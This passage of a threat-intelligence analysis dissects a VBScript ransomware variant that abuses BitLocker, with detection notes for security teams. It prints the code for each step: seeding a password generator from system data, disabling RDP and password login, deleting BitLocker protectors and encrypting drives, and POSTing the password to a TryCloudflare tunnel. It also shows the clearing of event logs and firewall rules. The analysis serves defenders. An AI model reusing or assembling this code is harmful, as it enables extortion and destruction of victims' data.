
The script begins by checking if BitLocker is installed using a WMI query SELECT * From Win32_OptionalFeature WHERE Name = ‘Bitlocker’. This query is only relevant for Windows Server operating systems, as BitLocker is not included as an optional feature in Win32_OptionalFeature class on client systems. On client operating systems, this query returns no results, and script continues to the next section. If the query is

successful, the script proceeds to deploy BitLocker using the command powershell.exe -Command Install-WindowsFeature BitLocker -IncludeAllSubFeature -IncludeManagementTools.

Following installation, the script enters a loop to monitor the installation status. Once BitLocker is successfully installed (InstallState = 1), the script attempts to restart the server. However, there is a known bug that prevents the restart from completing successfully.

This behavior presents an opportunity for experienced SOC/MDR teams to identify this as an anomaly:

- **Windows Server Focus** – While it might not be immediately clear, this code is focused on Windows Server. This whole script block is skipped if BitLocker is already enabled, as is often the case for compliance reasons. If you are using other encryption method (such as encrypted SAN for virtual servers), this can help you identify an ongoing attack, especially in combination with the other notes from this section.
- **Win32Shutdown Bug** – The script will attempt to force restart using Win32Shutdown(6) method (6 identifies request as a force reboot). But this request fails with “Privilege Not Held” error, leaving the script (and parent scheduled task) stuck in never-ending loop.
- **No Resume After Reboot**: Even if server is rebooted manually (e.g. by unsuspecting administrator), the script does not have a mechanism to resume its execution after the reboot, meaning that the attack may be interrupted or prevented.
- **Unintended Registry Modifications**: The script modifies several registry keys. While most of these modifications are not directly relevant to the BitLocker encryption process at this stage, the changes to scforceoption and fDenyTSConnections have an impact on system behavior. These registry modifications are designed to restrict access to the system by disabling remote RDP and local password-based login. While these changes can be easily reversed, their presence can be detected by security teams.



In conclusion, if this section of the script is executed on a Windows Server machine without BitLocker deployed, the following will occur:

- BitLocker will be enabled on the system.
- The script (and scheduled task that triggered it) will become stuck in an infinite loop due to a failed reboot attempt.
- Local and remote access to the machine will be blocked but can be easily restored.

Random Password Generation

There are two code snippets that work together to generate a random string that will be used as a randomized password for BitLocker. This random password is based on system-specific information. This makes the password more difficult to guess or brute force, as it includes unique characteristics of each compromised system.

```
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\CIMv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_PerfRawData_Tcpip_NetworkInterface")
Dim sys , perf , recevied , sent
For Each objItem In colItems
    sys = objItem.Timestamp_Sys100NS
    perf = objItem.Timestamp_PerfTime
    received = objItem.BytesReceivedPersec
    sent = objItem.BytesSentPersec
Next

Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")
Dim totalMemory, freeMemory, usedMemory
For Each objItem In colItems
  totalMemory = CLng(objItem.TotalVisibleMemorySize) * 1024
  freeMemory = CLng(objItem.FreePhysicalMemory) * 1024
  usedMemory = totalMemory - freeMemory
Next
```

```
Dim strComputer
Dim ORLabel
Dim freeSpaceTotal, usedSpaceTotal
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\CIMV2")
For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"):
Driveletters=objDisk.DriveLetter: Next
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Volume WHERE DriveLetter = '" & Driveletters & "'")
For Each objItem In colItems
    usedSpaceTotal = objItem.Capacity - objItem.FreeSpace
    freeSpaceTotal = objItem.FreeSpace
    objItem.Label=ORLabel
    objItem.Label="TEL censored@proton.me"
    objItem.Put_
Next
```

Ignore the .Label for now, we will explain it in the next chapter.

The first code snippet retrieves information about the network traffic, system memory, and disk utilization. It uses WMI queries to retrieve data from the Win32_PerfRawData_Tcpip_NetworkInterface, Win32_OperatingSystem and Win32_ComputerSystem classes.

- Network Interface Data:
    - Timestamps (sys, perf)
    - Received bytes per second (received)
    - Sent bytes per second (sent)
- System Memory Data:
    - Total visible memory size
    - Free physical memory
    - Used physical memory
- Disk Space
    - Used space (boot volume)
    - Free space (boot volume)

```
Dim strRandom

characters = "0123456789thequickbrownfoxjumpsoverthlazydogTHEQUICKBROWNFOXJUMPSOVERTHELAZYDOG!@#$&*-+=_;"

Dim seed
seed = CStr(usedMemory) & CStr(usedSpaceTotal) & CStr(freeSpaceTotal) & CStr(freeMemory)  & CStr(sys) & CStr(perf) & CStr(received) &
CStr(sent) & CStr(Timer)

Randomize seed
```

The script then combines these unique system characteristics with the current system time (obtained using the built-in Timer function) to create a custom seed value. This seed value is then used to override the random number generator (Randomize seed).

By using a custom seed value, the threat actor can make it harder for security analysts to reverse engineer the attack and potentially avoid detection by security systems that monitor system-generated random numbers.


The characters string defines the possible characters that can be included in the generated random string, including a variety of alphanumeric characters and symbols (“the quick brown fox jumps over the lazy dog” in both lower and upper case).

```
For i = 1 To 64
    randomNum = Int(Len(characters) * Rnd(2))
    randomChar = Mid(characters, randomNum + 1, 1)
    strRandom = strRandom & randomChar
Next
```

Finally, the script combines the custom seed generator with individual characters to generate the new random password. The Rnd function is used to generate a random number between 0 and 90 (the length of the characters string). This random number is then used to pick a character from the characters string using the Mid function. The For loop iterates 64 times, generating a random character for each iteration. These random characters are then combined in a string variable strRandom, representing a unique password that will be used for BitLocker configuration.

Preparing for Encryption

You may recall from the previous chapter that attackers manipulate the disk label during the password generation process. This is used in place of a traditional ransom note, as the user's entire disk becomes inaccessible. When requesting the BitLocker decryption key, the disk label is displayed alongside the machine's hostname.



The meaning of the 'TEL' prefix in the email address is unclear. However, we've observed similar email addresses with the same format, suggesting that each victim may have a unique email assigned for communication with the threat actor.

```
Do
    strServiceName = "BDESVC"
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set colListOfServices = objWMIService.ExecQuery("Select * from Win32_Service Where Name ='" & strServiceName & "'")
    For Each objService in colListOfServices
        If objService.State = "Running" and objService.Status = "OK" Then
            Exit Do
        Else
            objService.StartService()
            WScript.Sleep(2000)
        End If
    Next
loop
```

Finally, there is the final status check of BitLocker service (named "BDESVC") using WMI to query the service's state and status. If the service is not running or is not in an "OK" state, the script attempts to start the service and then pauses for 2 seconds to allow the service to start. The script continues to check the service's status in a loop until it is running and in an "OK" state.

```
If Len(matchedDrives) > 0 Then
    matchedDrives = Left(matchedDrives, Len(matchedDrives) - 1)
    drives = Split(matchedDrives, ",")
    For i = 0 To UBound(drives)
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\System\CurrentControlSet\Control\Terminal Server"" /v
        fDenyTSConnections /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("WMIC /NameSpace:\\root\default Class StdRegProv Call SetDWORDValue hDefKey=""&
        H80000002"" sSubKeyName=""SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"" sValueName=""scforceoption""
        uValue=""1""")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("WMIC /NameSpace:\\root\default Class StdRegProv Call CreateKey hDefKey=""&
        H80000002"" sSubKeyName=""SOFTWARE\Policies\Microsoft\FVE""")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("WMIC /NameSpace:\\root\default Class StdRegProv Call SetDWORDValue hDefKey=""&
        H80000002"" sSubKeyName=""SOFTWARE\Policies\Microsoft\FVE"" sValueName=""UseAdvancedStartup"" uValue=""1""")).stdout.readall) >
        0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableBDEWithNoTPM /t REG_DWORD /
        d 1 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPM /t REG_DWORD /d 2 /f")).
        stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMPIN /t REG_DWORD /d 2 /
        f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKey /t REG_DWORD /d 2 /
        f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKeyPIN /t REG_DWORD /d 2 /
        f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableNonTPM /t REG_DWORD /d 1 /
        f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePartialEncryptionKey /t
        REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePIN /t REG_DWORD /d 2 /f")).
        stdout.readall) > 0 Then: End If
        oShell.Run "manage-bde -protectors -delete " & drives(i),,True
        If Len((CreateObject("WScript.Shell").Exec("powershell.exe -Command $a=ConvertTo-SecureString " & Chr(34)  & Chr(39) &
        strRandom & Chr(39)  & Chr(34) & " -asplaintext -force;Enable-BitLocker " & drives(i) & " -s -qe -pwp -pw $a")).stdout.readall)
        > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("powershell.exe -Command Resume-BitLocker -MountPoint " & drives(i) & " ")).stdout.
        readall) > 0 Then: End If
    Next
End If
```

We've previously explained that the script modifies registry to restrict access to the system by:

- **Disabling remote RDP connections**: The fDenyTSConnections setting prevents users from accessing the system remotely using Remote Desktop Protocol.
- **Disabling password-based login**: The scforceoption setting disables password-based login, requiring users to use alternative authentication methods such as smart cards or biometrics.

In addition to restricting access, the script also configures additional BitLocker settings under registry key HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE.

- "UseAdvancedStartup"=dword:00000001 - This setting enables the Advanced Startup options for BitLocker, allowing users to access recovery tools and options when the system is starting.
- "EnableBDEWithNoTPM"=dword:00000001 - This allows BitLocker Drive Encryption (BDE) to be enabled on systems without a Trusted Platform Module (TPM).
- "UseTPM"=dword:00000002 - This setting specifies that BitLocker should use a TPM, but it's set to require a PIN or startup key. The value of 00000002 indicates that TPM requires additional authentication.
- "UseTPMPIN"=dword:00000002 - This enables the use of a TPM PIN for authentication. Again, 00000002 indicates that a PIN is required during the boot process.
- "UseTPMKey"=dword:00000002 - This setting enables the use of a TPM key for authentication, requiring a key to be present for unlocking the drive during boot.
- "UseTPMKeyPIN"=dword:00000002 - Similar to the previous settings, this allows the use of a PIN in conjunction with a TPM key for added security during startup.
- "EnableNonTPM"=dword:00000001 - This setting allows for the use of BitLocker on systems that do not have a TPM, which could be combined with a password or USB key for unlocking the drive.
- "UsePartialEncryptionKey"=dword:00000002 - Enables the use of a partial encryption key for data recovery or access.
- "UsePIN"=dword:00000002 - Enables the use of a PIN for accessing the encrypted drive.

The code responsible for modifying BitLocker-related registry settings appears nine times throughout the script. While the original script used reg.exe add for these modifications, this variant added WMIC.exe for some changes. The reason for this switch is unclear, but it offers defenders additional opportunities to detect malicious activity.

BitLocker (Re)Configuration

```
oShell.Run "manage-bde -protectors -delete " & drives(i),,True
If Len((CreateObject("WScript.Shell").Exec("powershell.exe -Command $a=ConvertTo-SecureString " & Chr(34)  & Chr(39) &
strRandom & Chr(39)  & Chr(34) & " -asplaintext -force;Enable-BitLocker " & drives(i) & " -s -qe -pwp -pw $a")).stdout.readall)
> 0 Then: End If
If Len((CreateObject("WScript.Shell").Exec("powershell.exe -Command Resume-BitLocker -MountPoint " & drives(i) & " ")).stdout.
readall) > 0 Then: End If
```

The script executes the command manage-bde -protectors -delete <drive> to delete existing **protectors** from the protected drive.

Protectors are mechanisms used by BitLocker to protect the encryption key. They can include hardware protectors like TPMs or software protectors like passwords or recovery keys. By deleting all protectors, the script aims to make it impossible for the victim to recover their data or decrypt the drive.

After removing previously configured recovery methods for BitLocker, the script converts the previously generated string strRandom into a secure string using the ConvertTo-SecureString -splaintext -force cmdlet.

The Enable-BitLocker -qe -pwp -pw $a command is used to configure the BitLocker encryption for the specified drive. This configuration step doesn't immediately start the encryption process but prepares the drive for it. Shortened switch parameters are used. Here's a more detailed explanation of what they do:

- -qe is an alias for -UsedSpaceOnly. This switch parameter instructs BitLocker to encrypt only the portion of the drive that is currently in use, leaving unallocated space untouched.
- -pwp is an alias for -PasswordProtector. This switch parameter specifies that a password will be used to safeguard the volume encryption key.
- -pw is an alias for -Password. This secure string parameter defines the actual password that will be used to unlock the encrypted drive, $a is variable storing previously generated password.

The Resume-BitLocker -MountPoint <drive> cmdlet is then used to start (or resume) the encryption process, which takes approximately 10 minutes to complete based on the log files. The actual encryption time can vary depending on several factors, including the size of the drive being encrypted, the speed of the system's hardware, and the amount of data currently on the drive.

Password Upload

The following section will cover how the script uploads the newly generated password to a server controlled by the threat actor.

```
Function Stream_StringToBinary(Text)
  Const adTypeText = 2
  Const adTypeBinary = 1
  Dim BinaryStream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  BinaryStream.Open
  BinaryStream.WriteText Text
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeBinary
 BinaryStream.Position = 0
 Stream_StringToBinary = BinaryStream.Read
 Set BinaryStream = Nothing
End Function
```

The Stream_StringToBinary function converts a text string into a binary format. It creates an ADODB.Stream object to handle data, sets the stream mode to text, writes the input string to the stream, converts the stream to binary format, and then reads the binary data. This process is used to prepare the generated password for network transmission or other operations that require binary data.

```
Set httpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")
urlpath = ".trycloudflare.com/updatelog"
protocol = "https:"
scdomain = "//<censored>"
httpRequest.Open "POST", protocol & scdomain & urlpath, False
httpRequest.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
httpRequest.SetRequestHeader "accept-language", "fr"
httpRequest.SetRequestHeader "user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0"
httpRequest.Option(4) = 13056
httpRequest.Option(6) = false
```

The next code snippet is using TryCloudflare, a free tier service offered by Cloudflare that allows users to establish temporary tunnels for their local servers without requiring a full Cloudflare account.

Using dynamically generated subdomains allows the attacker to maintain a discreet and controlled connection with the compromised machine, enabling them to receive stolen data without complicated infrastructure. While TryCloudflare itself is a legitimate service, its misuse in this context highlights the potential for malicious actors to leverage legitimate tools for nefarious purposes.

Setting the Accept-Language header in the HTTP request to “fr” can mean that the threat actor is using it to filter out unwanted connections.

```
computerName = CreateObject("WScript.Network").ComputerName
postDataPlaintext = computerName & vbTab & caption & vbTab & matchedDrives & vbTab & strRandom

Set oXML = CreateObject("Msxml2.DOMDocument.6.0")
Set oNode = oXML.CreateElement("base64")
oNode.dataType = "bin.base64"

oNode.nodeTypedValue = Stream_StringToBinary(postDataPlaintext)
postData = "upgrade=" & oNode.Text

retryCount = 0

Do While retryCount < 5
    On Error Resume Next
    httpRequest.SetTimeouts 15000, 15000, 15000, 15000
    httpRequest.Send postData
    If httpRequest.status = 520 Then
        If InStr(1, httpRequest.getAllResponseHeaders, "cloudflare", vbTextCompare) > 0 Then
            Exit Do
        Else
            WScript.Sleep(3000)
        End If
    End If
    retryCount = retryCount + 1
Loop
```

This code is responsible for uploading information about compromised victim via an HTTP POST request to a threat actor.

The collected information includes the hostname, operating system name (OS caption), encrypted drives, and the randomly generated password. This data is used to identify the compromised system and provide the attacker with the necessary information for decryption. An example of this string is “WIN-0Q8BALHTUT8 Microsoft Windows Server 2022 Standard C:, QsexeTd41GoWRNZE8Oeo2RQZO#EO*fY-HU2fzxEEwvj5RIS70qiqYGU-SRCsJN0B”.

Cleanup

```
Set fso = CreateObject("Scripting.FileSystemObject")
If InStr(1, CreateObject("WScript.Network").ComputerName, "<censored>", vbTextCompare) > 0 Then
    Set objSysInfo = CreateObject("ADSystemInfo")
    strDomainName = objSysInfo.DomainDNSName
    fso.DeleteFile "\\" & strDomainName & "\SYSVOL\" & strDomainName & "\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
    \MACHINE\Preferences\ScheduledTasks\ScheduledTasks.xml"
    fso.DeleteFile "\\" & strDomainName & "\SYSVOL\" & strDomainName & "\scripts\Check.vbs", True
    fso.DeleteFile "\\" & strDomainName & "\SYSVOL\" & strDomainName & "\scripts\Audit.vbs", True
End If
```

The script finishes by attempting to clean up its traces. It checks if the current machine is a specific (hardcoded) domain controller and, if so, deletes related files from SYSVOL.


```
fso.DeleteFile "C:\ProgramData\Microsoft\Windows\Templates\Audit.vbs", True

Set objShell = CreateObject("WScript.Shell")
objShell.Run "netsh advfirewall set allprofiles state on", 0, True
objShell.Run "netsh advfirewall firewall delete rule name=all", 0, True

If Len((CreateObject("WScript.Shell").Exec("wevtutil cl ""Windows PowerShell""")).stdout.readall) > 0 Then: End If
If Len((CreateObject("WScript.Shell").Exec("wevtutil cl ""Microsoft-Windows-PowerShell/Operational""")).stdout.readall) > 0 Then: End If
If Len((CreateObject("WScript.Shell").Exec("schtasks /Delete /TN ""Login"" /F")).stdout.readall) > 0 Then: End If
If Len((CreateObject("WScript.Shell").Exec("schtasks /Delete /TN ""WomenDisk"" /F")).stdout.readall) > 0 Then: End If
```

On all systems, it disables Windows Firewall rules, deletes audit files (PowerShell event logs), and tries to remove scheduled tasks named "Login" and "WomenDisk".


These task names are often randomized to evade detection. The script contains a mistake: it references the tasks by their original names instead of the newest versions.

```
Set objWMIService = GetObject("winmgmts:\\.\root\CIMv2\Security\MicrosoftVolumeEncryption")
For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"):
Driveletters=objDisk.DriveLetter: Next
Do
    Set colItems = objWMIService.ExecQuery("SELECT DriveLetter,ProtectionStatus FROM Win32_EncryptableVolume")
    For Each objItem in colItems
        If objItem.DriveLetter = Driveletters And objItem.ProtectionStatus = 1 Then
            For Each Os in GetObject("winmgmts:").ExecQuery("SELECT * FROM Win32_OperatingSystem")
            os.Win32Shutdown(12)
            Next
        End if
    Next
    WScript.Sleep(60000)
Loop
```

Finally, the script initiates a system shutdown, leaving the user with an encrypted BitLocker screen prompting for a password during logon.




When attempt is made to recover BitLocker access, contact information for threat actor is displayed on the screen.



